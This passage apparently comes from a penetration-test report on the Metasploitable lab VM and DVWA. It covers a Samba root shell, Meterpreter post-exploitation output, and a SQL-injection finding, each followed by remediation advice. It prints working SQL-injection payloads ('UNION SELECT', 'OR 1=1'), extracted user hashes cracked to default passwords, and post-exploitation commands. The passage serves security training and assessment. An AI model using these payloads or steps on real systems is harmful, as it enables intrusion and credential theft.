Samba CVE-2007-2447: Session 2 opened 101:4444→104:47832, id=root confirmed




Session 2 shell: uid=0(root), whoami=root, hostname=metasploitable

Remediation: Upgrade Samba to 4.x. Block SMB (139/445) at firewall if not required. Remove 'username map script' from smb.conf.

Finding 5 — Meterpreter Session & Post-Exploitation

Severity	**Critical**
CVSS Score	8.8
Port/Service	Session upgrade from Samba shell
CVE	N/A – Post-exploitation capability

Samba Session 2 was upgraded to a full Meterpreter session (Session 3), enabling advanced post-exploitation: file system access, process listing, network pivoting, and /etc/shadow extraction.



sessions -u 2: Session 2 upgraded to Meterpreter Session 3, meterpreter> prompt

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > ps

Process List
============

 PID   PPID  Name             Arch  User      Path
 ---   ----  ----             ----  ----      ----
 1     0     init             x86   root      /sbin/init
 2     0     [kthreadd]       i686  root
 3     2     [migration/0]    i686  root
 4     2     [ksoftirqd/0]    i686  root
 5     2     [watchdog/0]     i686  root
 6     2     [events/0]       i686  root
 7     2     [khelper]        i686  root
 41    2     [kblockd/0]      i686  root
 44    2     [kacpid]         i686  root
 45    2     [kacpi_notify]   i686  root
 90    2     [kseriod]        i686  root
 129   2     [pdflush]        i686  root
 130   2     [pdflush]        i686  root
 131   2     [kswapd0]        i686  root
 173   2     [aio/0]          i686  root
 1129  2     [ksnapd]         i686  root
 1298  2     [ata/0]          i686  root
 1301  2     [ata_aux]        i686  root
 1308  2     [scsi_eh_0]      i686  root
 1311  2     [scsi_eh_1]      i686  root
 1328  2     [ksuspend_usbd]  i686  root
 1331  2     [khubd]          i686  root
 2059  2     [scsi_eh_2]      i686  root
 2205  2     [kjournald]      i686  root
 2359  1     udevd            x86   root      /sbin/udevd
 2578  2     [kpsmoused]      i686  root
 3308  1     dhclient3        x86   dhcp      /sbin/dhclient3
 3545  2     [kjournald]      i686  root
 3675  1     portmap          x86   daemon    /sbin/portmap
 3691  1     rpc.statd        x86   statd     /sbin/rpc.statd
 3697  2     [rpciod/0]       i686  root
 3712  1     rpc.idmapd       x86   root      /usr/sbin/rpc.idmapd
 3938  1     getty            x86   root      /sbin/getty
 3939  1     getty            x86   root      /sbin/getty
 3945  1     getty            x86   root      /sbin/getty
 3948  1     getty            x86   root      /sbin/getty
 3951  1     getty            x86   root      /sbin/getty
 3987  1     syslogd          x86   syslog    /sbin/syslogd
 4022  1     dd               x86   root      /bin/dd
 4024  1     klogd            x86   klog      /sbin/klogd
 4047  1     named            x86   bind      /usr/sbin/named
 4069  1     sshd             x86   root      /usr/sbin/sshd
 4145  1     mysqld_safe      x86   root      /bin/bash
 4187  4145  mysqld           x86   mysql     /usr/sbin/mysqld
 4189  4145  logger           x86   root      /usr/bin/logger
 4266  1     postgres         x86   postgres  /usr/lib/postgresql/8.3/bin/postgres
 4269  4266  postgres         x86   postgres  /usr/lib/postgresql/8.3/bin/postgres
 4270  4266  postgres         x86   postgres  /usr/lib/postgresql/8.3/bin/postgres
 4271  4266  postgres         x86   postgres  /usr/lib/postgresql/8.3/bin/postgres
 4272  4266  postgres         x86   postgres  /usr/lib/postgresql/8.3/bin/postgres
 4292  1     distccd          x86   daemon    /usr/bin/distccd
 4293  4292  distccd          x86   daemon    /usr/bin/distccd
 4342  2     [lockd]          i686  root
 4343  2     [nfsd4]          i686  root
 4344  2     [nfsd]           i686  root
 4345  2     [nfsd]           i686  root
 4346  2     [nfsd]           i686  root
 4347  2     [nfsd]           i686  root
 4348  2     [nfsd]           i686  root
 4349  2     [nfsd]           i686  root
 4350  2     [nfsd]           i686  root
 4351  2     [nfsd]           i686  root
 4355  1     rpc.mountd       x86   root      /usr/sbin/rpc.mountd
 4421  1     master           x86   root      /usr/lib/postfix/master
 4422  4421  pickup           x86   postfix   /usr/lib/postfix/pickup
 4424  4421  qmgr             x86   postfix   /usr/lib/postfix/qmgr
 4428  1     nmbd             x86   root      /usr/sbin/nmbd
 4430  1     smbd             x86   root      /usr/sbin/smbd
 4436  4430  smbd             x86   root      /usr/sbin/smbd
 4446  1     xinetd           x86   root      /usr/sbin/xinetd
 4485  1     proftpd          x86   root      /usr/sbin/proftpd
 4499  1     atd              x86   root      /usr/sbin/atd
 4510  1     cron             x86   root      /usr/sbin/cron
 4538  1     jsvc             x86   root      /usr/bin/jsvc
```

Meterpreter sysinfo: full OS profile, architecture, hostname confirmed

```
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (x86/linux)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]     - windows/x64/meterpreter*
[-]     - windows/meterpreter*
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > screenshot
[-] The "screenshot" command is not supported by this Meterpreter type (x86/linux)
meterpreter > ls /var/www
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 14:30:29 -0500  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 14:52:33 -0500  dvwa
100644/rw-r--r--  891    fil   2012-05-20 14:31:37 -0500  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 00:43:54 -0500  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 00:36:40 -0500  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 01:12:44 -0500  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 00:50:38 -0500  test
040775/rwxrwxr-x  20480  dir   2010-04-19 17:54:16 -0500  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 01:17:47 -0500  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 14:27:58 -0500  twiki

meterpreter >
```

Meterpreter shell: cat /etc/shadow – root-level file access achieved


Remediation: Remediate all three underlying exploits (Samba, vsftpd, backdoor). Implement egress filtering and network segmentation.

Finding 6 — SQL Injection (UNION-Based) — DVWA


Severity	**High**
CVSS Score	8.5
Port/Service	80/tcp – Apache 2.2.8 / DVWA
CVE	N/A – Application vulnerability

DVWA's SQL Injection module passes unsanitised user input directly into SQL queries. A UNION-based injection extracted all usernames and MD5 password hashes from the database.


```
Payload:  1' UNION SELECT user, password FROM users#
```




DVWA login: admin:password authenticated successfully




DVWA security level set to LOW – all protections disabled



DVWA SQL Injection module – User ID field identified as vulnerable



OR bypass: 1' OR '1'='1 returns all users from database



UNION SELECT: all usernames and MD5 hashes extracted

```
admin : 5f4dcc3b5aa765d61d8327deb882cf99 → password
gordonb : e99a18c428cb38d5f260853678922e03 → abc123
pablo : 0d107d09f5bbe40cade3de5c71e9e9b7 → letmein
smithy : 5f4dcc3b5aa765d61d8327deb882cf99 → password
```


Remediation: Use parameterised queries. Never concatenate user input into SQL. Replace MD5 with bcrypt/Argon2.

Finding 7 — OS Command Injection — DVWA

